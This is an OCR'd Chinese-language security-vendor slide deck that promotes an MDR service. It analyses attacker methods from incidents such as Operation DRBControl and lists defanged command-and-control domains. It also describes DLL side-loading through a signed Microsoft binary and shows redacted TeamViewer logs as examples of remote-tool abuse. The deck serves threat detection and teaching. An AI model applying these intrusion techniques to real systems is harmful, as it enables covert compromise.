
詮睿科技
TALENT JUMP

以子之矛，攻子之盾

以實際案例頗析威脅方式的演進



WiZON Security 數位保全 MDR 四大服務

WiZON

- 主動偵測，行為分析
  - ✓監控端點日誌
  - ✓異常行為軌跡關聯分析
- 即刻回應，有效阻絕
  - ✓遏止入侵與橫向攻擊
  - ✓顧問團隊專業分析與建議
- 威脅分析，持續監控
  - ✓時時監控，鎖定威脅範圍，降低災損
  - ✓專人通報及處理建議
- 專家鑑識，定期健檢
  - ✓每月分析報告
  - ✓顧問團隊專業建議

詮睿科技 TALENT JUMP

WiZON 服務流程

入侵階段 < 1小時

- 攻擊者入侵
- WiZON 主動偵測
- 威脅事件通知

處理階段 < 1小時

- 顧問分析
- 提供即時應變方案
- 持續監控

改善階段 < 2天

- 資安顧問找出來源
- 提供專業分析與建議


端點基本需求	CPU 效能消耗 < 5 %	平均 100 台端點，消耗網路頻寬 1Mb/s	支援任何能拋轉事件的系統、設備

詮睿科技 TALENT JUMP

- Zero Chen（祭肉陳）
- 詮睿科技股份有限公司 資安顧問服務處 處長
- 自 2008 年開始從事資安相關工作
- 專長是邊喝酒邊打站或挖貓胃 (X　撸貓 (O
- KMPlayer SCA（ICST-ANA-2013-0018）
- Operation DRBControl

詮睿科技
TALENT JUMP

攻擊者入侵企業的方式



詮睿科技
TALENT JUMP

傳統中繼站連線

- 傳統做法，植入後門
- 直接透過 IP / DDNS 回連 C&C

  - <REDACTED>.196.80
  - <REDACTED>.196.88
  - download.kaspresky[.]com
  - www.microsofts[.]org

js.56sup[.]com		
ads.optd[.]net		
jquery.optd[.]net		
softstore.excel2[.]com		
store.excel2[.]com		
packettl.nbshf[.]com		
help.dellrescue[.]com		
ns1.nokiadns[.]com		
update.hd157[.]com	2018/10/5	
0exwehkcxr8wl2k.nbshf[.]com	2018/10/5	
ec2-54-219-154-48.us-west-1.compute.amazonaws[.]com	2018/10/5	
api[.]kaspresksy[.]com	2019/3/1	
api[.]microsofts[.]info	2019/3/1	
bibo286[.]com	2019/3/1	
cahe[.]microsofts[.]org	2019/3/1	
caibi379[.]com	2019/3/1	
download[.]kaspresksy[.]com	2019/3/1	
dptoutiao[.]cn	2019/3/1	
ffca[.]caibi379[.]com	2019/3/1	
kaspresksy[.]com	2019/3/1	
microsofts[.]info	2019/3/1	
microsofts[.]org	2019/3/1	
miscrosofts[.]com	2019/3/1	
onedrive[.]miscrosofts[.]com	2019/3/1	
ppit[.]microsofts[.]org	2019/3/1	
smsapi[.]tencentchat[.]net	2019/3/1	
tencentchat[.]net	2019/3/1	
update[.]kaspresksy[.]com	2019/3/1	
update[.]microsofts[.]org	2019/3/1	
update[.]miscrosofts[.]com	2019/3/1	
weixin[.]dptoutiao[.]cn	2019/3/1	
www[.]bibo286[.]com	2019/3/1	
www[.]microsofts[.]info	2019/3/1	
content[.]dropboxapi[.]com	2019/7/15	Temporary Tracking
api[.]dropbox[.]com	2019/7/15	Temporary Tracking
api[.]dropboxapi[.].com	2019/7/15	Temporary Tracking
safe[.]mircosofdevice[.]com	2019/7/15	
office[.]support[.]googldevice[.]com	2019/7/19	
update[.]mircosoftdefender[.]com	2019/7/19	
server[.]correomasivochile[.]com	2019/7/26	
srv2[.]mkt-app[.]com	2019/7/26	
fn[.]shopingchina[.]net	2019/8/1	
store[.]microsoftbetastore[.]com	2019/8/8	
www[.]xiaohuochaitv[.]com	2019/12/27	From PD
www[.]993439274[.]com	2019/12/27	From PD
www[.]rivenyk[.]com	2019/12/27	From PD

運用合法程序做 Dll Side-Loading

MpCmdRun.exe	2020/4/4
mpsvc.dll	2020/4/5

MpCmdRun.exe - 內容

一般 | 相容性 | 數位簽章 | 安全性 | 詳細資料 | 以前的版本

簽

Microsoft Corporation	sha1	2015年4月3...
Microsoft Corporation	sha256	2015年4月3...

MpCmdRun.exe 是 MsMpEng.exe
mpsvc.dll 是 Payload

MpCmdRun.exe - 內容


一般 | 相容性 | 數位簽章 | 安全性 | 詳細資料 | 以前的版本

屬性	值
描述	
檔案描述	Antimalware Service Executable
類型	應用程式
檔案版本	4.8.204.0
產品名稱	Microsoft Malware Protection
產品版本	4.8.0204.0
著作權	© Microsoft Corporation. All rights reserved.
大小	23.2 KB
修改日期	2020/4/6 下午 03:29
語言	英文 (美國)
原始檔名	MsMpEng.exe

Dll Side-Loading 後常見被注入程序

- Side-Loading 常見被注入的程序
  - svchost.exe
  - explorer.exe
  - msiexec.exe
  - iexplorer.exe
  - msdtc.exe
  - dllhost.exe
  - … 旅繁不及備載

Dll Side–Loading 後常見被注入程序




以 Operation DRBControl 為例，
攻擊者注入的程序為 svchost.exe

詮睿科技
TALENT JUMP


找出惡意程序的方法

- Threat Hunting
- Memory Forensic
- Indicator of Compromise
- 從一大堆看似正常的系統程序找出異常




從一堆正常(?)程序中
找出異常的蛛絲馬跡

攻擊者入侵企業的方式（改）



有用過這些工具嗎?

- TeamViewer
- AnyDesk
- PuTTY
- Smart IT



- 還有更多... 如 IPGuard、X-Fort 等都是企業常用第三方管理工具

詮睿科技 TALENT JUMP

試想一下，倘若遠端連線工具遭濫用?

- TeamViewer

Connections_incoming.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

153[redacted]	453	R[redacted]	01-11-2019 10:03:34	01-11-2019 10:07:25	Administrator	RemoteControl
134[redacted]	1292	RI[redacted]	in Yen	06-11-2019 03:31:21	06-11-2019 03:48:06	Administrator	Remote
134[redacted]	1292	RI[redacted]	in Yen	08-11-2019 09:15:17	08-11-2019 09:21:17	Administrator	Remote
134[redacted]	1292	Du[redacted]	e-Mac-mini.local	03-12-2019 08:32:13	03-12-2019 08:36:52	Administrator	
153[redacted]	453	R[redacted]	04-12-2019 02:43:55	04-12-2019 04:37:56	Administrator	RemoteControl
153[redacted]	453	R[redacted]	04-12-2019 06:35:28	04-12-2019 08:52:34	Administrator	RemoteControl
153[redacted]	453	R[redacted]	10-12-2019 06:48:32	10-12-2019 06:50:07	Administrator	RemoteControl
153[redacted]	453	R[redacted]	10-12-2019 09:28:23	10-12-2019 10:30:50	Administrator	RemoteControl
153[redacted]	453	R[redacted]	10-01-2020 06:22:02	10-01-2020 07:39:56	Administrator	RemoteControl
153[redacted]	453	R[redacted]	16-01-2020 05:03:15	16-01-2020 05:15:24	Administrator	RemoteControl
153[redacted]	453	R[redacted]	16-01-2020 05:15:32	16-01-2020 06:56:39	Administrator	RemoteControl
153[redacted]	453	R[redacted]	05-02-2020 06:28:27	05-02-2020 06:31:03	Administrator	RemoteControl
153[redacted]	453	R[redacted]	13-02-2020 03:02:58	13-02-2020 03:49:24	Administrator	RemoteControl
134[redacted]	1292	RI[redacted]	in Yen	02-03-2020 07:02:13	02-03-2020 07:03:27	Administrator	Remote
153[redacted]	453	R[redacted]	10-03-2020 06:41:55	10-03-2020 06:50:04	Administrator	RemoteControl
153[redacted]	453	R[redacted]	27-03-2020 02:54:59	27-03-2020 07:51:03	Administrator	RemoteControl
153[redacted]	453	R[redacted]	06-04-2020 06:55:52	06-04-2020 07:11:54	Administrator	RemoteControl
153[redacted]	453	RE[redacted]	-NB	14-04-2020 06:56:19	14-04-2020 09:02:45	Administrator	Remote
153[redacted]	453	RE[redacted]	-NB	15-04-2020 03:50:40	15-04-2020 04:39:01	Administrator	Remote
153[redacted]	453	RE[redacted]	-NB	15-04-2020 05:58:57	15-04-2020 07:51:49	Administrator	Remote
153[redacted]	453	RE[redacted]	-NB	17-04-2020 07:10:05	17-04-2020 10:10:04	Administrator	Remote
153[redacted]	453	RE[redacted]	-NB	22-07-2020 06:25:47	22-07-2020 07:33:15	Administrator	Remote
153[redacted]	453	RE[redacted]	-NB	21-08-2020 05:41:24	21-08-2020 06:28:32	Administrator	Remote
153[redacted]	453	R[redacted]	20-11-2020 07:41:02	20-11-2020 07:42:14	Administrator	RemoteControl
153[redacted]	453	R[redacted]	25-01-2021 05:19:34	25-01-2021 06:11:36	<unknown>	RemoteControl
314[redacted]	001	WU[redacted]	NG-NB	25-01-2021 06:39:46	25-01-2021 06:40:11	Administrator	Remote
314[redacted]	001	WU[redacted]	NG-NB	25-01-2021 06:40:52	25-01-2021 06:41:34	Administrator	Remote
314[redacted]	001	WU[redacted]	NG-NB	25-01-2021 06:41:38	25-01-2021 06:42:37	Administrator	Remote
153[redacted]	453	R[redacted]	25-01-2021 07:07:58	25-01-2021 08:21:27	Administrator	RemoteControl
153[redacted]	453	R[redacted]	25-01-2021 09:01:37	25-01-2021 10:16:10	Administrator	RemoteControl

- AnyDesk


connection_trace.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

